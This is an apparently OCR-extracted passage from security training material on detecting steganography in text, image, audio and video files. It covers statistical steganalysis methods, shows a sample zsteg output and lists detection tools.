
  The chi-square method is based on probability analysis to test whether a given stego-object and the original data are the same or not. If the difference between both is nearly zero, then no data are embedded; otherwise, the stego-object includes embedded data inside.

- **Distinguishing statistical attack**

  In the distinguishing statistical method, the steganalyst or attacker analyzes the embedded algorithm used to detect distinguishing statistical changes, along with the length of the embedded data.

- **Blind classifier attack**

  In the blind classifier method, a blind detector is fed with the original or unmodified data to learn the appearance of the original data from multiple perspectives. The output of the blind detector is used to train the classifier to detect differences between the stego-object and original data.



Detecting Steganography (Text, Image, Audio, and Video Files)

Text File	For text files, the alterations are made to the **character positions** to hide the data The alterations are detected by looking for **text patterns** or disturbances, language used, and an unusual amount of blank spaces
Image File	The hidden data in an image can be detected by **determining changes** in size, file format, the last modified timestamp, and the color palette pointing to the existence of the hidden data The **statistical analysis** method is used for image scanning
Audio File	The statistical analysis method can be used for detecting audio steganography as it involves **LSB modifications** The **inaudible frequencies** can be scanned for hidden information Any **odd distortions and patterns** show the existence of the secret data
Video File	Detection of the secret data in video files includes a **combination of methods** used in image and audio files

Detecting Steganography (Text, Image, Audio, and Video Files)

Steganography is the art of hiding either confidential or sensitive information within a cover medium. In this method, the unused bits of data in computer files such as graphics, digital images, text, and HTML, help in hiding sensitive information from unauthorized users. Detection of the hidden data involves different approaches depending on the file type used.

The following file types require specific methods to detect hidden messages.

- **Text File**

  For text files, alterations are made to the character positions to hide the data. One can detect these alterations by looking for text patterns or disturbances, the language used, line height, or an unusual number of blank spaces. A simple word processor can sometimes reveal text steganography as it displays the spaces, tabs, and other characters that distort the text's presentation during text steganography.

  Text steganography can be detected by taking a closer look at the following aspects:

  - Unusual patterns in the stego-object
  - Appended extra spaces and invisible characters

- **Image File**

  The information hidden in an image can be detected by determining changes in size, file format, last modified, last modified timestamp, and color palette of the file.

  The following points can help you in detecting image steganography:

  - Several display distortions in images

- Sometimes images may become grossly degraded
- Detection of anomalies through evaluating too many original images and stego-images concerning color composition, luminance, pixel relationships, etc.
- Exaggerated “noise”

Statistical analysis methods help to scan an image for steganography. Whenever you insert a secret message into an image, LSBs are no longer random. With encrypted data that has high entropy, the LSB of the cover will not contain information about the original and is more or less random. By using statistical analysis on the LSB, you can identify the difference between random values and real values.


- **Audio File**

  Audio steganography is a process of embedding confidential information such as private documents and files in digital sound. Statistical analysis methods can be used to detect audio steganography as it involves LSB modifications. The inaudible frequencies can be scanned for hidden information. The odd distortions and patterns show the existence of secret data.

- **Video File**

  Detection of secret data in video files includes a combination of the methods used in image and audio files. Special code signs and gestures help in detecting secret data.

Both audio and video steganography are quite difficult to detect, compared to other types such as image and document. Moreover, it is extremely hard to detect good steganography of any type. However, careful analysis of audio and video signals for hidden information may increase chances of detecting it correctly.



Steganography Detection Tools

zsteg | zsteg tool is used to **detect stegano-hidden data** in PNG and BMP image files

```
┌─[root@parrot]─[/home/attacker/Downloads/zsteg-master/samples]
└──╼ #zsteg cats.png
meta F              .. ["Z" repeated 14999985 times]
meta C              .. text: "Fourth and last cat is Luke"
meta A              .. [same as "meta F"]
meta date:create    .. text: "2012-03-15T23:32:46+07:00"
meta date:modify    .. text: "2012-03-15T23:32:14+07:00"
imagedata           .. file: 68K BCS executable
b1,r,lsb,xy         .. text: "Second cat is Marussia"
b1,g,lsb,xy         .. text: "Good, but look a bit deeper..."
b1,bgr,lsb,xy       .. text: "MF_WIhf>"
b2,g,lsb,xy         .. text: "VHello, third kitten is Bessy"
┌─[root@parrot]─[/home/attacker/Downloads/zsteg-master/samples]
└──╼ #
```

https://github.com

StegoVeritas
https://github.com

Stegextract
https://github.com

StegoHunt™ MP
https://www.wetstonetech.com

Steganography Studio
http://stegstudio.sourceforge.net

Virtual Steganographic Laboratory (VSL)
http://vsl.sourceforge.net

Steganography Detection Tools

